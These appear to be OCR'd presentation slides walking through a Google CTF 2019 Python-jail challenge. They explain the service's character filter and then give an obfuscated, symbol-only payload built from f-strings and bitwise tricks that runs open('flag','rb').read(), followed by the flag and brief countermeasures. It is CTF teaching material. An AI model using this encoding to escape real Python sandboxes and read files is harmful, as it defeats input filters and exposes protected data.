
Effing Awesome

MISC / Google CTF Finals 2019

Michael List
2019-12-10

Some recommendations for your talk

- Provide an overview of the intended functionalities of the application
- Describe all the attempts you made to find the vulnerabilities, including unsuccessful ones (time permitting)
- Explain the exploitation steps in an understandable manner
- If possible, describe the impact of this security threat in a realistic scenario and discuss possible countermeasures


https://gctf-2019.appspot.com/#challenges/
[CHALLENGES]
[SCOREBOARD]
CTF
[HOME]
[CRYPTO 3]
[HARDWARE 2]
[PWN 3]
[REVERSING 4]
[SANDBOX 3]
[MISC]
Effing awesome 50
[+]
Solves: 10
If you liked the 2, wait until you'll see the 3!
Submit the flag for this task
CTF{...}
nc effing-awesome-finals.ctfcompetition.com 1337
[Download Attachment]
Picky blinders 50
[+]

nc effing-awesome-finals.ctfcompetition.com 1337

```
➜  ~
➜  ~ nc effing-awesome-finals.ctfcompetition.com 1337
_____________________________________.__
\_   _____/\_   _____/\_   _____/|__| ____    ____
 |    __)_  |    __)   |    __)  |  |/    \  / ___\
 |        \ |     \    |     \   |  |   |  \/ /_/  >
/_______  / \___  /    \___  /   |__|___|  /\___  /
        \/      \/         \/            \//_____/
        GoogleCTF 2019  - isn't this fun?
>>> test
>>> asdf
<built-in function eval>
>>> XXX
>>> asdff
meh
➜  ~
```

service.py

- A REPL (“read-eval-print-loop”)
- ```
  if c not in b' !"#$%&\'()*+,-./:;<=>?@f[\\]^_`{|}~\n\r'
      continue
  ```
- ```
  if i > 2048:
      print('too much data')
      p.kill()
      break
  ```
- else: write character to Python process
- 15 seconds limit


from spells import *?

```
# theoretically yes but...

forbidden = [input, print, chr, ord, type, locals, compile,
repr, globals]
forbidden += [setattr, memoryview, exec, __import__, eval]
for f in forbidden:
  delattr(__builtins__, f.__name__)

del forbidden


# what value does f have now?
```



```
→  pynae git:(master) ✗ ./encode.py teststr
Length: 143 chars

`{''}`[-~([]<'')]+`''<'''`[-~([]<'')*-~([]<'')]+`''<'''`[-~-~([]<'')]+`{''}`[-~([]<'')]+`''<'''`[-~-~([]<'')]+`{''}`[-~([]<
'')]+`[]<'''`[-~(''<'')]
→  pynae git:(master) ✗ python2
Python 2.7.15+ (default, Oct  7 2019, 17:39:04)
[GCC 7.4.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> `{''}`[-~([]<'')]+`''<'''`[-~([]<'')*-~([]<'')]+`''<'''`[-~-~([]<'')]+`{''}`[-~([]<'')]+`''<'''`[-~-~([]<'')]+`{''}`[-~
([]<'')]+`[]<'''`[-~(''<'')]
'teststr'
>>>
→  pynae git:(master) ✗ python3
Python 3.6.9 (default, Nov  7 2019, 10:44:02)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> `{''}`[-~([]<'')]+`''<'''`[-~([]<'')*-~([]<'')]+`''<'''`[-~-~([]<'')]+`{''}`[-~([]<'')]+`''<'''`[-~-~([]<'')]+`{''}`[-~
([]<'')]+`[]<'''`[-~(''<'')]
  File "<stdin>", line 1
    `{''}`[-~([]<'')]+`''<'''`[-~([]<'')*-~([]<'')]+`''<'''`[-~-~([]<'')]+`{''}`[-~([]<'')]+`''<'''`[-~-~([]<'')]+`{''}`[-~
([]<'')]+`[]<'''`[-~(''<'')]
    ^
SyntaxError: invalid syntax
>>>
```

Python operators

- `~` NOT Inverts all the bits

- `-` Subtraction
- `*` Multiplication
- `==` EQ Comparison
- `>` GT Comparison

The magic (maybe not): bool, int

```
>>> []==[]
True

>>> []>[]
False

>>> ~True
-2

>>> ~False
-1
```

Why is ~True == -2?

1) **Invert operator** - ~1 == -2 because https://docs.python.org/3/reference/expressions.html#unary-arithmetic-and-bitwise-operations

“The unary ~ (invert) operator yields the bitwise inversion of its integer argument. The bitwise inversion of x is defined as -(x+1). It only applies to integral numbers.”

- Two’s complement
  1..0000 0000 0000 0001
  -2..1111 1111 1111 1110

Why is ~True == -2?

2) **Internal representation - ~True == ~1 because**

```
>>> issubclass
True

>>> ~1 == ~Tru
True

>>> 1==True
True
```

See PEP 285 -- Adding a bool type. Relevent passage:

> 6) Should bool inherit from int?
>
> => Yes.
>
> In an ideal world, bool might be better implemented as a separate integer type that knows how to perform mixed-mode arithmetic. However, inheriting bool from int eases the implementation enormously (in part since all C code that calls PyInt_Check() will continue to work -- this returns true for subclasses of int).

share edit flag

edited Nov 17 '11 at 14:56

answered Nov 17 '11 at 14:47

Steven Rumbalski


35.7k • 6 • 69 • 101

DEMO

Characters

How do we get chars?

- chr(97) cannot be done with numbers+bools+eval() only
- Somehow str('True')[2]?
  - Lucky us: PEP498 introduced f''



cumbersome to use in practice. This PEP proposed to add a new string formatting mechanism: Literal String Interpolation. In this PEP, such strings will be referred to as "f-strings", taken from the leading character used to denote such strings, and standing for "formatted strings".

```
>>> age = 50
>>> anniversary = datetime.date(1991, 10, 12)
>>> f'My name is {name}, my age next year is {age+1}, my anniversary is
{anniversary:%A, %B %d, %Y}.'
'My name is Fred, my age next year is 51, my anniversary is Saturday, October 12,
1991.'
>>> f'He said his name is {name!r}.'
"He said his name is 'Fred'."
```

Characters

- f'{True}' evaluates to 'True'
- So we can do:

```
f'[]==[]' == 'True'
```

- `'\\' + f'[]==[]'[2] + f'{0}' + f'{0}' + f'{4}' + f'{1}'`
  evaluates to \u0041 == 'A'
- We cannot write 2 directly, so:
  because 2 == -~True == -~([]==[])
  `'u' == f'{[]==[]}'[-~-~([]>[])]`

Characters

'A' == \u0041:

Encode u, 0, 0, 4, 1 - concat, done.

```
result =
'"\'"+' + "'\\\\'+" + encode_u() +
"+" + "+".join(
  [encode_int(x) for x in
  '00'+eval('f\'{'+str(ord('A'))+':x}\'')]) +
'+"\'"'
```

My first solution for encoding **open("flag","rb").read()**

- 3635 characters long

- `if i > 2048: print('too much data'); p.kill(); # :(`

Optimizing..

- 3635 chars: Unoptimized
- 2884 chars: Store common values in variables (True, False)
- 2561 chars: N = n*6 + n%6, store 6 in variables
- 2256 chars: Remove unnecessary brackets
- 2239 chars: Hardcode 2*2=4, 2*2+1=5
- 1373 chars: Don't encode to \u00XX *if val in ' !"#$%&\'()*+,-./:;<=>?@f[\\]^_`{|}~\n\r'*

open("flag","rb").read()

```
# Solution having 1373 characters
_=[]==[] # True
f_=[]>[] # False
_f=-~(_)*(-~-~(_)) # 6
f(f(f("\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f('\\'f\\'')+\"'\""+"+"+"\"'\"+'\\\
\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f*~~_+~~_}'+f'{~~f_}'+\"'\""+"+"+"\"'\"+'\\\\'+f'{_}'[-~
_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f'{-~_*-~_+~~_}'+\"'\""+"+"+"\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+
f'{~~f_}'+f'{_f}'+f(\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f'{-~_*-~_+~~_}'+\"'\"
)+\"'\""+"+"+"'\\'(\\'''+"+"+"'\\'\"\\'''+"+"+"'\\'f\\'''+"+"+"\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_
}'+f'{~~f_}'+f'{_f}'+f(\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f'{-~-~_}'+\"'\")+\
"'\""+"+"+"\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f'{~~_}'+\"'\""+"+"+"\"'\"+'\\\
\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f'{_f*~~_+~~_}'+\"'\""+"+"+"'\\'\"\\'''+"+"+"'\\',\\
'''+"+"+"'\\'\"\\'''+"+"+"\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f*~~_+~~_}'+f'{-~_}'
+\"'\""+"+"+"\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f'{-~_}'+\"'\""+"+"+"'\\'\"\\
'''+"+"+"'\\')\\'''+"+"+"'\\'.\\'''+"+"+"\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f*~~_
+~~_}'+f'{-~_}'+\"'\""+"+"+"\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f'{-~_*-~_+~~_
}'+\"'\""+"+"+"\"'\"+'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f'{~~_}'+\"'\""+"+"+"\"'\"+
'\\\\'+f'{_}'[-~_]+f'{~~f_}'+f'{~~f_}'+f'{_f}'+f'{-~_*-~_}'+\"'\""+"+"+"'\\'(\\'''+"+"+"'\\')\\
'''))) # crazy_encode('open("flag","rb").read()')
```

CTF{Since_jsfuck_is_AWESOME_why_not_having_a_python_version_too?}

impact of this security threat in a realistic scenario, possible countermeasures

- (Very) forged setting..

- Don’t redirect directly: User input -> python process
  - Sanitize
- If you want direct input to remote Python: Use proper authentication (e.g. SSH), don’t use this security-by-obscurity mechanism

That was it

Thanks for listening